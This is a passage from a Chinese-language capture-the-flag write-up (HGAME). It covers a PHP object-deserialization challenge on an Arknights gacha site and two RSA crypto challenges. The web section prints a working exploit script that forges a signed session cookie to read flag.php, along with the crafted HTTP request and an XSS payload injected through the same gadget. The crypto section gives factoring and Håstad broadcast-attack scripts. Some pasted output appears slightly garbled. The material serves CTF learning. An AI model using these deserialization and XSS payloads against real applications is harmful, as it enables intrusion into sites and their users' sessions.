        if($sign === md5($data . self::SECRET_KEY)){
            $this->sessionData = unserialize($data);
        }else{
            unset($this->sessionData);
            die("Go away! You hacker!");
        }
    }
}

```

```

}

class Eeeeeeeval11111111{
    public $msg="坏坏1iki到此一游";

    public function __destruct()
    {
        echo $this->msg; // 销毁 对象的时候 触发 echo 使得 msg 变量变成字符串 返回信息
    }
}

//利用代码
//使用方法直接 php 执行本文件
$a = new CardsPool("flag.php");
$eval = new Eeeeeeeval11111111();
$eval->msg = $a;
echo(serialize($eval)."\n");
$session = new Session();
$session->set([], $eval);
$session->getAll();
$session->save();

```

记得在本地 build 一个 flag.php 否则 php 没法运行

运行结果为

```

└─$ php simulator.php
0:17:"Eeeeeeeval11111111":1:{s:3:"msg";o:9:"CardsPool":2:
{s:5:"cards";N;s:15:"CardsPoolfile";s:8:"flag.php";}}
session
YToxOntpOjA7TzoxNzoiRWVlZWVlZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnIjtpOjk6IkNhcmRzUG9v
bCI6Mjpw7czo10iJjYXJkcyI7TjtzOjE10iIAQ2FyZHNQb29sAGZpbGUiO3M6ODoiZmxhZy5waHAiO319
fQ==.Nzc1NjEyNTRjZjJjMzFjNDA1YWQxODc0MGVknjM4ZDE=
HGAME you win #此处是 flag.php 的内容

```

```
1 GET / HTTP/1.1
2 Host: e85518d606.arknights.r4u.top
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://e85518d606.arknights.r4u.top
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://e85518d606.arknights.r4u.top/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: session=
  YToxOntpOjA7TzoxNzoiRWVlZWVlZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnIjtpOjA6IkhMc
  mRzU69vbCI6Mjp7czo1OjEjYXJkcyI7TjtzOjE1OjE1IAQ2FyZHNQb29sAGZpbGUiO3M6ODoiZm
  xhZy5waHAiO3I9fQ==.Nzc1NjEjYjYjZjZjMzFjNDAlYWQxODc0MGVhNjM4ZDE=
14
15 Connection: close
16
17
```

```
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
```

```
</div>
</div>
<div class="card col-md-3" style="color: #007bff;width=100%;">
  <h5 class="card-header">
    刀客塔，你要老婆不要？
  </h5>
  <div class="card-body">
    <br>
    <hr>
    <form method="POST" action="">
      <button class="btn btn-primary" name="draw" value="1">
        抽一次
      </button>
      <button class="btn btn-primary" name="draw" value="10">
        连连连连连连连连！
      </button>
    </form>
  </div>
</div>

</main>
<footer class="mastfoot mt-auto">
  <p>
    Made by 109发抽不到<del>
    老婆
  </del>
    夕的<b>
    R4u
  </b>
  .
  </p>
</footer>
</div>
</body>
</html>
<?php
//hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}
```

```
<html lang="en">
... <head> == $0
  <title>Arknights</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link href="static/css/bootstrap.min.css" rel="stylesheet">
  <link href="/static/css/cover.css" rel="stylesheet">
</head>
  <body class="text-center">...</body>
</html>
<!--?php
//hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}-->
```

这不就拿到 flag 了吗？

```
hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}
```

这个 echo 让我有点想法

整一点花里胡哨的活

网站表示非常痛苦

```
e85518d606.arknights.r4u.top 显示
misery
```

```
Elements Console Network Sources Application >>
<?php
//hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}
</html>
```



```
# 利用方法
$b = new Eeeeeeval11111111();
$b->msg = "<script>alert(1361814478..toString(36))</script>";
echo(serialize($b));
$sessionX = new Session();
$sessionX->set([], $b);
$sessionX->getAll();
$sessionX->save();
```

# CRYPTO

## crypto 1-LikiPrime

[Search](#)
[Sequences](#)
[Report Results](#)
[Factor Tables](#)
[Status](#)
[Downloads](#)
[Login](#)

Result:		
status (?)	digits	number
FF	1354 <a href="#">(show)</a>	<a href="#">2696873061...77</a> <sub>&lt;1354&gt;</sub> = <a href="#">1040793219...87</a> <sub>&lt;386&gt;</sub> · <a href="#">2591170860...71</a> <sub>&lt;969&gt;</sub>

可以快速分解为 两个质数 用的是

```
http://factordb.com/index.php?
query=26968730617044358927361127215982326406753823299832821067745035883569712435
10636678341084771484370954087748631693418404753010764654322932523451221559970890
80424168008179978885785080470684845328022560614329246205749692118782464113807094
42833589910364914402037679718255515643623447641673845617471967853761770058226952
44779920787421879484404899146190799087714174504176938305007207213011964641845894
33969539873528026599281217566737732293628490009719012833935560453006100884076784
37273248355707437801103588880685223429723375434790238224542986675050113167289909
20169114950743455845422177284364833114191330473087262228718866106963511951961490
03403320877682924285952079315976764563958306731556346179670312704075358566937314
65461729855041644046618618508063593330883557365379161476240866314842024141675577
27573697999997951054182838628644070138716311015162197847068072314171830772624539
85705171103965968101705112716894338324162545218316868864476888515643031678510200
11021941349461811092788778703067014206912440775338282163918747347923186689501863
72119545626595318028530757286040309927798248708249003306625119721635556252642854
25205130517493254936644428900706724510650602084101040046655711209218504790811081
27002480824455309670031881689869503744818655984173042797744798921328647837981457
16353235895844064956176395504749937084461698511756509988177562268156308725170177
```

这条速度非常快

```
└─$ cat taskRSA.py
#!/usr/bin/env python3

from libnum import s2n
from libnum import n2s
```

```

import gmpy2

e = 0x10001

n =
26968730617044358927361127215982326406753823299832821067745035883569712435106366
78341084771484370954087748631693418404753010764654322932523451221559970890804241
68008179978885785080470684845328022560614329246205749692118782464113807094428335
89910364914402037679718255515643623447641673845617471967853761770058226952447799
20787421879484404899146190799087714174504176938305007207213011964641845894339695
39873528026599281217566737732293628490009719012833935560453006100884076784372732
48355707437801103588880685223429723375434790238224542986675050113167289909201691
14950743455845422177284364833114191330473087262228718866106963511951961490034033
20877682924285952079315976764563958306731556346179670312704075358566937314654617
29855041644046618618508063593330883557365379161476240866314842024141675577275736
97999997951054182838628644070138716311015162197847068072314171830772624539857051
71103965968101705112716894338324162545218316868864476888515643031678510200110219
41349461811092788778703067014206912440775338282163918747347923186689501863721195
45626595318028530757286040309927798248708249003306625119721635556252642854252051
30517493254936644428900706724510650602084101040046655711209218504790811081270024
80824455309670031881689869503744818655984173042797744798921328647837981457163532
35895844064956176395504749937084461698511756509988177562268156308725170177
e = 65537
c =
20298857768585250425802967431436374939017003865903675807428799378709122293533322
03676814686990050169172220156439907976391634343633514812863570332029134569835569
32247177444427756834088460290568561587033713621056207938082526365265972306973888
61092727261392162167871507915178597347086842777814696048026604094772327773260184
41832155328651149363374997983084058438745547384141098260344838385625416432255992
72465228883204724785978782444018023534531586446015313410066273833816241510579168
86801905386238483972123312785610167018515238669244268020979689912859644954981594
41588299891798137595225270882361809939277096804442994876807290736171462587360542
97370670017568899480854799830072813313258980297087028347639323513694815649211756
27138457117137659426622683981744007650970877617204087612847055294960150322957780
72722864665878857087241903557801583640942343280637864109676887141887012543019205
65528957134542849218283523050376062527668745562369790653336426636704116921583995
25663293521953148446304612176944751826438543950033898303639823089583693566618635
70120570063141463455863629925142553213683781776383110868365856741766712253168130
27037999206772755275725410087931470843007358140041353444107930305151404594576944
47849844885775621600324834668457061031500432831693203254589796428786135927579129
92103646218893725541306465734533008914397596070188451037060348215812169219

p = 2**3217-1
q = 2**1279-1

phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)

print(m)
print(n2s(int(m)))

```

└─\$ py taskRSA.py

python3 is default python version in py command which created by alias

```

57089338413406846620882137710916072431290834944667251731719767047091701189344624
983048867343952585085

```

```
b'hgame{Mers3nne~Pr!Me^re4lly_s0+50-1i7tle!}'
```

根据 RSA 原理进行解密

拿到 flag

```
hgame{Mers3nne~Pr!Me^re4lly_s0+50-1i7tle!}
```

## crypto 4-HappyNewYear!!

这个嘛... 一看 低指数广播攻击 然后 用上脚本

根据出题人给的信息 需要 分开 使用中国剩余定理来进行解题

```
c = [output中的数据]
n = [output中的数据]

import gmpy2
import time
from libnum import *

def CRT(items):
    N = reduce(lambda x, y: x * y, (i[1] for i in items))
    result = 0
    for a, n in items:
        m = N / n
        d, r, s = gmpy2.gcdext(n, m)
        if d != 1: print("Input not pairwise co-prime")
        result += a * s * m
    return result % N, N

e = 3

def eenced(c,n):
    data = zip(c, n)
    x, n = CRT(data)
    realnum = gmpy2.iroot(gmpy2.mpz(x), e)[0].digits()
    try:
        message = n2s(realnum)
        return(message)
    except:
        return(realnum)
    pass

num = []
for i in range(0,7):
    for j in range(0,7):
        for k in range(0,7):
            num.append(eenced([c[i],c[j],c[k]], [n[i],n[j],n[k]]))
            # 中国剩余定理一般性需要两组 ~ 三组数据 来进行 破解
            # 此处为 python2 脚本
```

```
print("-----")
print(num)
# print(n2s(num))
```

枚举出来的信息 用下面的脚本爆破出 结果

```
from libnum import *
from base64 import *

info = 上一个脚本传送出来的信息 是数组 形式

message = []
for i in info:
    print(n2s(int(i)))
    try:
        value = n2s(int(i)).decode()
        print(value)
        message.append(value)
    except:
        value = n2s(int(i))
        message.append(base64encode(value))
    pass
for each in message:
    print(each)
```

信息是两种

差点因为复制错 gg 裂开来

一种是 这里是前半段flag

```
>>> n2s(int(str[0]))
b'I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages, \nso I won'
t give you New Year greetings this year, I hope you don't know how to praise, good night.\n\nhgame{!f+y0u-pl4y_
rem"
```

一种是 后半段 flag

```
b'Hello Liki4:\n\nI am afraid that there are too many blessings on the 30th night, you will not see my greeting
s, \nI am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings, \n\n@i
nd3r~Y0u^9ot=i7}'
```

```
hgame{!f+y0u-pl4y_rem@ind3r~Y0u^9ot=i7}
```